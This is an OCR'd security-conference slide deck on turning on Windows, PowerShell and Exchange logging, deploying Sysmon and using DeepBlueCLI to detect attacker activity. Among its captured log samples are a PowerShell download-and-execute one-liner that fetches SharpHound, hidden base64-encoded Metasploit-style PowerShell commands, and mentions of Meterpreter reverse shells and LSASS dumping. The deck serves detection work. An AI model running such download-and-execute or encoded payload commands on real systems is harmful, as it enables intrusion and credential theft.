## Attack Tactics 7!

The Logs You Are Looking For





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We'll randomly select a few requests to get a deck before the official launch.

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TRAINING - Oct 22nd & 23rd

CONFERENCE - Oct 23rd (afternoon) thru Oct 25th

#### **Problem Statement**


#### **Enterprise Matrix**

The full ATT&CK Matrix™ below includes techniques spanning Windows, Mac, and Linux platforms and can be used to navigate through the knowledge base.

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Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audío Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public- Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Compiled HTML File	AppCert DLLs	Applnit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data Staged	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Control Panel Items	Applnit DLLs	Application Shimming	CMSTP	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Information Repositories	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	Clear Command History	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Local System	Data Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service

### JPcert to the rescue... Sort of...




## A helpful diagram




#### **Executive Problem Statement**

#### **Basic Questions:**

- Are our tools working?
- What can we detect?
- How can we test this?
- What are our gaps?
- What existing tools can fill them?
- What do we have to buy?
- Can we buy ourselves out of this problem?







## Adventures in (just enabling proper) Windows Event Logging

#### Important Event IDs

- 4624 and 4634 (Logon / Logoff)
- 4662 (ACL'd object access Audit req.)
- 4688 (process launch and usage)
- 4698 and 4702 (tasks + XML)
- 4740 and 4625 (Acct Lockout + Src IP)
- 5152, 5154, 5156, 5157 (FW Noisy)
- 4648, 4672, 4673 (Special Privileges)
- 4769, 4771 (Kerberoasting)
- 5140 with \\\*\IPC\$ and so many more....



Wouldn't it just be easier if SysMon?
Yes. We'll get to that later.
Here come the sysAdmin comments.
"You guys seriously don't know how to do this?"

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


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## Command Line Logging is Easy

You must have Audit Process Creation auditing enabled You must enable the policy setting: Include command line in process creation events "When you use Advanced Audit Policy Configuration settings, you need to confirm that these settings are not overwritten by basic audit policy settings." (cit. \*MSFT, see links)





## Command Line Logging is Easy

Max log file size is small by default. Command line logging is off by default.

- "To see the effects of this update, you will need to enable two policy settings"
  - 1. Admin. Templates > System > Audit Process Creation
  - 2. Policies > Windows > Security > Advanced Audit > Detailed Tracking

Yeah, and one last thing: The second setting will likely be overwritten.




When you use Advanced Audit Policy Configuration settings, you need to confirm that these settings are not overwritten by basic audit policy settings. Event 4719 is logged when the settings are overwritten.

## Command Line Logging is Easy

To avoid the overwriting of Advanced Audit settings, a third setting is req'd.


Def. Domain Policy > Computers > Security > Local > Security > Audit





## Command Line Logging is WORKING!!!!

#### net user /domain



## PowerShell Logging is Easy. Some useful commands.


```
WevtUtil gl "Windows PowerShell" (list configuration)
WevtUtil sl "Windows PowerShell" /rt:false
WevtUtil gl "Microsoft-Windows-PowerShell/Operational" (list configuration)
WevtUtil sl "Microsoft-Windows-PowerShell/Operational" /ms:512000000
WevtUtil sl "Microsoft-Windows-PowerShell/Operational" /rt:false
We will talk about Get-WinEvent a bit later
```

But....the profile.ps1 file below is where it's at.



```
PS C:\Windows\System32\WindowsPowerShell\v1.0> type .\profile.ps1
$LogCommandHealthEvent = $true
$LogCommandLifecycleEvent = $true
$LogPipelineExecutionDetails = $true
$PSVersionTable.PSVersion
```

## But, now we have PS logs.



#### Invoke-expression? Yeah - we caught that.

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Ш	<b>▲</b> Warning	7/9/2019 3:19:55 PM	PowerShell (Microsoft-Windows-Pow	4104 Execute a Remote Command
Ш	Verbose	7/9/2019 3:19:55 PM	PowerShell (Microsoft-Windows-Pow	4106 Stopping Command
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#### Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

Creating Scriptblock text (1 of 1):

powershell.exe -exec Bypass - C "IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');Invoke-BloodHound"

ScriptBlock ID: bd0c2f6e-eb37-40c7-aae4-886bd79ba11c Path:



## Group Policy Configuration for PS Transcription

#### Admin Templates > Windows Components > Windows PowerShell

Comment:


Turn on PowerShell Transcription

Not Configured

Enabled

#### Can also configure:

Module Logging



Turn on PowerShell Transcription

Next Settina

Previous Settina

## What About Exchange Logging?

Yeah, that's not on by default either.


LogFiles (text) written by default...

**Nothing** to event log.

#### **Enable:**

- Both log file and ETW event
- Maximum file size





## Sysmon - Install

# SwiftOnSecurity's default config is installed below. It's easy, like 10 seconds easy.

```
C:\Users\it.admin\Downloads>Sysmon.exe -accepteula -i sysmonconfig-export.xml
```

```
System Monitor v10.2 - System activity monitor
Copyright (C) 2014-2019 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com
```

Loading configuration file with schema version 4.00 Sysmon schema version: 4.21 Configuration file validated. Sysmon installed. SysmonDrv installed. Starting SysmonDrv.




©Blac Sysmon started.

SysmonDrv started. Starting Sysmon..


## Sysmon - Usage, and Results

Sysmon produces results, immediately. Event Viewer below.


Versus the complexity of configuring Windows logging....



#### BloodHound - Now we are seeing events on our workstations.



net user /domain? Yeah...sysmon caught this





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Meterpreter? Yeah fam, we gotchu.

Source IP? Yup Dest IP? Yup



Event 3, Sysmon General Details Network connection detected: RuleName: HtcTime: 2019-07-09 22:49:59.444 ProcessGuid: {bbfc056b-1a17-5d25-0000-0010110f0a0c} Processid: 3580 Image: C:\Users\it.admin\Downloads\revhttps.exe User: WLABVZ\II.Admin Protocol: tcp Initiated: true SourcelsInv6: false Sourcelp: 10.55,100.59 SourceHostname: WKS-10-8.w/lahy2.local SourcePort: 54128 |SourcePortName: DestinationIsInv6: false Destinationlp: Destination Hostname: DestinationPort: 443 DestinationPortName: https:// Microsoft-Windows-Sysmon/Operational Log Name: Source: Sysmon Logged: 7/9/2019 4:50:00 PM Event ID: Task Category: Network connection detected (rule: NetworkConnect)

LSASS Dump? This one turned out to be wayyyy more difficult.

The crackmapexec implementation was based on SMBExec from impacket.

Utilizes a win32 net rpc call over SMB. Hard to detect.



### DeepBlueCLI

PS C:\tools\DeepBlueCLI-master\DeepBlueCLI-master> .\DeepBlue.ps1 C:\tools\DeepBlueCLI-master\DeepBlueCLI-master\Webcast\Security .evtx

```
: 4/24/2019 11:53:00 PM
               : Security
EventID : 4688
Message : Suspicious Command Line
Results : Long Command Line: greater than 1000 bytes
                    500+ consecutive Base64 characters
                                                                                                                                                                                                                                                                     EventID: 4672
                    Base64-encoded function
                                                                                                                                                                                                                                                                      Message : Multiple admin logons for one account
                    500+ consecutive Base64 characters
                                                                                                                                                                                                                                                                      Results : Username: IT.Admin
Command : C:\Windows\SysWOW64\cmd.exe /b /c start /b /min powershell -nop -w hidden -encodedcommand JABZAD0ATgBlAHcALOBPAGIAagBl
                    AGMADAABAEKATWAUAERAZOBTAGSACBBSAFMADABVAGUAYOBTACBALABBAEMABWBUAHYAZOBVAHOAXOA6ADOARBBVAGSADBCAGEACWB1ADYANABTAHOACB
                    BDAG44AZWAOACIASAA0AHMASOBBAEEAOOBBAEEAOOBBAEEAOOBLADEAWABiAFgATWBDAHKAAABMACSASABIADgARgBIADEASWBSAFYASOBSAEMANABFAHYA
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                    UAVWBSAGOARWA3AHAANWB1AHAANOAYAHUAYOBWAFEAOOBIADEAYOBZADIAUOBZAFUAZgBSAE4AZWBGADMATOBRAHgAYGBIAHYAWOBZADEAUWA2AGIANWB2
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               : 9/19/2016 2:38:04 PM
               : Security
Log
EventID : 4688
Message : Suspicious Command Line
Results : Long Command Line: greater than 1000 bytes
                   Metasploit-style base64 encoded/compressed PowerShell function (possible use of Metasploit PowerShell exploit payload)
                   500+ consecutive Base64 characters
                   Base64-encoded and compressed function
Command : "powershell.exe" -nop -w hidden -c $s=New-Object IO.MemoryStream(,[Convert]::FromBase64String('H4sIAKtM4FcCA71WbW/aSBD
                   +3Er9D1aFhK0SDIOmTaRKt8YYCC8BHMxb0Wljr+2FxUvsdXjp9b/fGHBCrs0p1w9nJWLXM7P77DPP7NiNA1t0Hkjr7Xv3qDfHSPr+4f27Lg7xUpIzD3Vrx
                   LSclFkX726swVp59w6sGda0R60/g60ufZXkKVqtdL7ENJhdX1fiMCSB0MzzNSJ0FJHlPaMkkhXpL2nok5Cc3d7PiS2k71Lmz3vN8XvMim7bCrZ9Ip2hwEl
                   sLW7iBF3eXDEq50v3b1llelac5asPMWaRnDW3kSDLvMNYVpF+KMmGd9sVkbNtaoc84q7ID2lwXsoPggi7pAOrPZI2ET53ogwCR4G/kIg4DKTnOvWrHHzkL
                   Av7IbeR44OkgpB8I3ikCvJngpixnPSHPD1C6MeBoEsCdkFCviJJ+EhtEuXrOHAY6RN3JnfIOi35W4Pk0vDw6opOvUFeXsPa5k7MvCE8g/vM9ph0BZ6TpAI
```



```
Command :
Decoded :
       : 4/21/2019 11:22:35 PM
       : Security
EventID: 4672
Message : Multiple admin logons for one account
Results : Username: LABV2-DC1$
          User SID Access Count: 22451
Command:
Decoded :
       : 4/21/2019 11:22:35 PM
       : Security
EventID: 4672
Message : Multiple admin logons for one account
Results : Username: bertha.schultz
          User STD Access Count: 75
Command :
Decoded :
       : 4/21/2019 11:22:35 PM
Log
       : Security
EventID: 4672
Message : Multiple admin logons for one account
Results : Username: Administrator
          User SID Access Count: 29
Command:
Decoded :
```

: 4/21/2019 11:22:35 PM


User SID Access Count: 314

: Security

## DeepBlueCLI

ProviderName: Microsoft-Windows-Security-Auditing

For live analysis, we can also use Get-EventLog on local and remote systems






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1/27/2019 9:53:50 PM	4672	Information	Special	privileges	assigned	to ne	N logon.
4/27/2019 9:53:47 PM	4672	Information	Special	privileges	assigned	to ne	N logon.
4/27/2019 9:53:38 PM	4672	Information	Special	privileges	assigned	to new	N logon.
4/26/2019 3:58:55 PM	4672	Information	Special	privileges	assigned	to new	N logon.
1/26/2019 3:32:10 PM	4672	Information	Special	privileges	assigned	to new	w logon.
1/26/2019 3:32:10 PM	4672	Information	Special	privileges	assigned	to new	w logon.
4/26/2019 3:07:48 PM	4672	Information	Special	privileges	assigned	to ne	N logon.
1/26/2019 2:59:00 PM	4672	Information	Special	privileges	assigned	to new	N logon.
1/26/2019 2:56:27 PM	4672	Information	Special	privileges	assigned	to new	N logon.
1/26/2019 2:01:56 PM	4672	Information 🕏	Special	privileges	assigned	to new	N logon.
1/26/2019 1:56:04 PM	4672	Information	Special	privileges	assigned	to new	N logon
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1/26/2019 1:32:48 PM	4672	Information	Special	privileges	assigned	to new	N logon.
4/26/2019 1:21:29 PM	4672	Information	Special	privileges	assigned	to ne	N logon
4/26/2019 12:20:05 PM	4672	Information	Special	privileges	assigned	to ne	N logon
4/26/2019 12:20:05 PM	4672	Information	Special	privileges	assigned	to ne	N logon
1/26/2019 12:04:55 P№	4672	Information	Special	privileges	assigned	to ne	N logon
4/26/2019 11:57:46 AM	4672	Information	Special	privileges	assigned	to ne	logon
4/26/2019 11:46:28 AM	4672	Information	Special	privileges	assigned	to ne	logon.
4/26/2019 10:55:46 AM	4672	Information	Special	privileges	assigned	to ne	N logon

## LogonTracer



#### Questions?

https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/manage/component-updates/command-line-process-auditing

https://github.com/MotiBa/Sysmon/

https://github.com/SwiftOnSecurity/sysmon-config

https://www.malwarearchaeology.com/cheat-sheets

https://adsecurity.org/?p=3458

http://www.stuffithoughtiknew.com/2019/02/detecting-bloodhound.html





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